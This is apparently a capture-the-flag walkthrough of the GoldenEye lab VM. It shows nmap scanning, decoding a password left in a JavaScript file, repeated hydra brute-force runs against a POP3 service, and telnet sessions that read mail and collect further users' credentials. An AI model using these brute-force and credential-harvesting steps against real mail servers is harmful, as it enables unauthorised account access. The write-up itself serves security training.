# Discovery Scan

First I used netdiscover to find the ip address of the box.

```
Currently scanning: 192.168.254.0/16   |   Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
192.168.160.2   00:50:56:f1:ba:4c      1      60  VMware, Inc.
192.168.160.131 00:0c:29:c5:84:7a      1      60  VMware, Inc.
192.168.160.254 00:50:56:e8:a4:1a      1      60  VMware, Inc.
```


# Port and Version Check

I used nmap to check for open ports and the services run on those ports.


```
┌──(root💀 kali)-[/home/kali]
└─# nmap -sV -A -p- 192.168.160.131
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-24 02:17 EST
Nmap scan report for 192.168.160.131
Host is up (0.00063s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE     VERSION
25/tcp    open  smtp        Postfix smtpd
|_smtp-commands: ubuntu, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
,
| ssl-cert: Subject: commonName=ubuntu
| Not valid before: 2018-04-24T03:22:34
|_Not valid after:  2028-04-21T03:22:34
|_ssl-date: TLS randomness does not represent time
80/tcp    open  http        Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: GoldenEye Primary Admin Server
55006/tcp open  ssl/unknown
| ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail server
| Not valid before: 2018-04-24T03:23:52
|_Not valid after:  2028-04-23T03:23:52
|_ssl-date: TLS randomness does not represent time
55007/tcp open  unknown
MAC Address: 00:0C:29:C5:84:7A (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
```

# Enumeration

Since 80 port was open I tried to go to the server website using http




According to instruction I tried to go to the /sev-home/ but the page asked for credentials.



So I looked at the page source of the main webpage and found a css and javascript file.

GoldenEye Primary Admin S × http://192.168.160.131/ ×

view-source:http://192.168.160.131/

Kali Linux Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exp

```
1  <html>
2  <head>
3  <title>GoldenEye Primary Admin Server</title>
4  <link rel="stylesheet" href="index.css">
5  </head>
6
7      <span id="GoldenEyeText" class="typeing"></span><span class='blinker'>&#32;</span>
8
9  <script src="terminal.js"></script>
10
11 </html>
12
```

I looked into the js file and found the password to be coded in HTML encoding.


GoldenEye Primary Admin S × http://192.168.160.131/terni × 

view-source:http://192.168.160.131/terminal.js

Kali Linux Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-D

```
var data = [
  {
    GoldenEyeText: "<span><br/>Severnaya Auxiliary Control Station<br/>****TOP SECRET ACCESS****<br/>Access
  }
];

//
//Boris, make sure you update your default password.
//My sources say MI6 maybe planning to infiltrate.
//Be on the lookout for any suspicious network traffic....
//
//I encoded you p@ssword below...
//
//&#73;&#110;&#118;&#105;&#110;&#99;&#105;&#98;&#108;&#101;&#72;&#97;&#99;&#107;&#51;&#114;
//
//BTW Natalya says she can break your codes
//

var allElements = document.getElementsByClassName("typeing");
for (var j = 0; j < allElements.length; j++) {
  var currentElementId = allElements[j].id;
  var currentElementIdContent = data[0][currentElementId];
  var element = document.getElementById(currentElementId);
  var devTypeText = currentElementIdContent;
```


I decoded the password using cyberchef.




I used the password to access the /sev-dev directory

Username: boris

Password: InvincibleHack3r



The webpage showed a message saying they are using pop3 service.


So I tried login using pop3 service.

To find the password for pop3 I used hydra and default password list from wordlists in kali. I found the credentials.

```
┌──(root💀 kali)-[/home/kali]
└─# hydra -l boris -P /usr/share/wordlists/fasttrack.txt -t20 192.168.160.131 -s 55007 -I pop3        255 ✗

Hydra v9.3-dev (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
 organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-01-24 04:02:56
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay
legal!
[DATA] max 20 tasks per 1 server, overall 20 tasks, 222 login tries (l:1/p:222), ~12 tries per task
[DATA] attacking pop3://192.168.160.131:55007/
[STATUS] 100.00 tries/min, 100 tries in 00:01h, 122 to do in 00:02h, 20 active
[STATUS] 80.00 tries/min, 160 tries in 00:02h, 62 to do in 00:01h, 20 active
[55007][pop3] host: 192.168.160.131   login: boris   password: secret1!
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-01-24 04:05:06
```

I connected to pop3 port using telnet.

Username: boris

Password: secret1!

```
┌──(root💀 kali)-[/home/kali]
└─# telnet 192.168.160.131 55007
Trying 192.168.160.131...
Connected to 192.168.160.131.
Escape character is '^]'.
+OK GoldenEye POP3 Electronic-Mail System
USER boris
+OK
PASS secret1!
+OK Logged in.
```

I used RETR to retrieve message. There was not much information there but I found the names of the other users and tried bruteforcing their credentials.

```
RETR 1
+OK 544 octets
Return-Path: <root@127.0.0.1.goldeneye>
X-Original-To: boris
Delivered-To: boris@ubuntu
Received: from ok (localhost [127.0.0.1])
        by ubuntu (Postfix) with SMTP id D9E47454B1
        for <boris>; Tue, 2 Apr 1990 19:22:14 -0700 (PDT)
Message-Id: <20180425022326.D9E47454B1@ubuntu>
Date: Tue, 2 Apr 1990 19:22:14 -0700 (PDT)
From: root@127.0.0.1.goldeneye

Boris, this is admin. You can electronically communicate to co-workers and students here. I'm not going to s
can emails for security risks because I trust you and the other admins here.
.
RETR 2
+OK 373 octets
Return-Path: <natalya@ubuntu>
X-Original-To: boris
Delivered-To: boris@ubuntu
Received: from ok (localhost [127.0.0.1])
        by ubuntu (Postfix) with ESMTP id C3F2B454B1
        for <boris>; Tue, 21 Apr 1995 19:42:35 -0700 (PDT)
Message-Id: <20180425024249.C3F2B454B1@ubuntu>
Date: Tue, 21 Apr 1995 19:42:35 -0700 (PDT)
From: natalya@ubuntu

Boris, I can break your codes!
.
```

```
RETR 3
+OK 921 octets
Return-Path: <alec@janus.boss>
X-Original-To: boris
Delivered-To: boris@ubuntu
Received: from janus (localhost [127.0.0.1])
        by ubuntu (Postfix) with ESMTP id 4B9F4454B1
        for <boris>; Wed, 22 Apr 1995 19:51:48 -0700 (PDT)
Message-Id: <20180425025235.4B9F4454B1@ubuntu>
Date: Wed, 22 Apr 1995 19:51:48 -0700 (PDT)
From: alec@janus.boss

Boris,

Your cooperation with our syndicate will pay off big. Attached are the final access codes for GoldenEye. Pla
ce them in a hidden file within the root directory of this server then remove from this email. There can onl
y be one set of these acces codes, and we need to secure them for the final execution. If they are retrieved
 and captured our plan will crash and burn!

Once Xenia gets access to the training site and becomes familiar with the GoldenEye Terminal codes we will p
ush to our final stages....

PS - Keep security tight or we will be compromised.

.

-ERR Unknown command:
RETR 4
-ERR There's no message 4.
-ERR Disconnected for inactivity.
```

I was lucky enough to find credentials for Natalya

```
┌──(root💀 kali)-[/home/kali]
└─# hydra -l natalya -P /usr/share/wordlists/fasttrack.txt -t20 192.168.160.131 -s 55007 -I pop3

Hydra v9.3-dev (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal pur
poses (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-01-24 04:58:41
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 20 tasks per 1 server, overall 20 tasks, 222 login tries (l:1/p:222), ~12 tries per task
[DATA] attacking pop3://192.168.160.131:55007/
[STATUS] 60.00 tries/min, 60 tries in 00:01h, 162 to do in 00:03h, 20 active
[55007][pop3] host: 192.168.160.131   login: natalya   password: bird
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-01-24 05:01:00
```

Then I connected to pop3 port using these credentials.

```
┌──(root💀 kali)-[/home/kali]
└─# telnet 192.168.160.131 55007
Trying 192.168.160.131...
Connected to 192.168.160.131.
Escape character is '^]'.
+OK GoldenEye POP3 Electronic-Mail System
USER natalya
+OK
PASS bird
+OK Logged in.
RETR 1
+OK 631 octets
```

Then I checked the retrieved messages using RETR


```
RETR 1
+OK 631 octets
Return-Path: <root@ubuntu>
X-Original-To: natalya
Delivered-To: natalya@ubuntu
Received: from ok (localhost [127.0.0.1])
        by ubuntu (Postfix) with ESMTP id D5EDA454B1
        for <natalya>; Tue, 10 Apr 1995 19:45:33 -0700 (PDT)
Message-Id: <20180425024542.D5EDA454B1@ubuntu>
Date: Tue, 10 Apr 1995 19:45:33 -0700 (PDT)
From: root@ubuntu

Natalya, please you need to stop breaking boris' codes. Also, you are GNO supervisor for training. I will email you once a student is designat
ed to you.

Also, be cautious of possible network breaches. We have intel that GoldenEye is being sought after by a crime syndicate named Janus.
```

```
RETR 2
+OK 1048 octets
Return-Path: <root@ubuntu>
X-Original-To: natalya
Delivered-To: natalya@ubuntu
Received: from root (localhost [127.0.0.1])
        by ubuntu (Postfix) with SMTP id 17C96454B1
        for <natalya>; Tue, 29 Apr 1995 20:19:42 -0700 (PDT)
Message-Id: <20180425031956.17C96454B1@ubuntu>
Date: Tue, 29 Apr 1995 20:19:42 -0700 (PDT)
From: root@ubuntu

Ok Natalyn I have a new student for you. As this is a new system please let me or boris know if you see any config issues, especially is it's
related to security...even if it's not, just enter it in under the guise of "security"...it'll get the change order escalated without much has
sle :)

Ok, user creds are:

username: xenia
password: RCP90rulez!

Boris verified her as a valid contractor so just create the account ok?

And if you didn't have the URL on outr internal Domain: severnaya-station.com/gnocertdir
**Make sure to edit your host file since you usually work remote off-network....

Since you're a Linux user just point this servers IP to severnaya-station.com in /etc/hosts.
```

As instructed I added the server ip to the dns name in my /etc/hosts

```
┌──(root💀 kali)-[/home/kali]
└─# nano /etc/hosts

┌──(root💀 kali)-[/home/kali]
└─# cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
192.168.160.131 severnaya-station.com

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Then I visited the domain in my browser.





I found a login page. I logged in using the credentials I found from natalya's message.


Username: xenia

Password: RCP90rulez!

And I was able to log in.



I looked around the website and found exchanged messages with dr doak




I tried bruteforcing doak and I was lucky to find his credentials.

```
┌──(root💀 kali)-[/home/kali]
└─# hydra -l doak -P /usr/share/wordlists/fasttrack.txt -t20 192.168.160.131 -s55007 -I pop3

Hydra v9.3-dev (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret s
poses (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-01-24 05:28:43
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and
[DATA] max 20 tasks per 1 server, overall 20 tasks, 222 login tries (l:1/p:222), ~12 tries per task
[DATA] attacking pop3://192.168.160.131:55007/
[STATUS] 100.00 tries/min, 100 tries in 00:01h, 122 to do in 00:02h, 20 active
[55007][pop3] host: 192.168.160.131   login: doak   password: goat
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-01-24 05:30:26
```


I connected to doak through pop3 port using telnet and retrieved messages. I found his training site login credentials.

```
┌──(root💀 kali)-[/home/kali]
└─# telnet 192.168.160.131 55007
Trying 192.168.160.131 ...
Connected to 192.168.160.131.
Escape character is '^]'.
+OK GoldenEye POP3 Electronic-Mail System
USER doak
+OK
PASS goat
+OK Logged in.
RETR 1
+OK 606 octets
Return-Path: <doak@ubuntu>
X-Original-To: doak
Delivered-To: doak@ubuntu
Received: from doak (localhost [127.0.0.1])
        by ubuntu (Postfix) with SMTP id 97DC24549D
        for <doak>; Tue, 30 Apr 1995 20:47:24 -0700 (PDT)
Message-Id: <20180425034731.97DC24549D@ubuntu>
Date: Tue, 30 Apr 1995 20:47:24 -0700 (PDT)
From: doak@ubuntu

James,
If you're reading this, congrats you've gotten this far. You know how tradecraft works right?

Because I don't. Go to our training site and login to my account....dig until you can exfiltrate further information.....
username: dr_doak
password: 4England!
```

Username: dr_doak

Password: 4England!

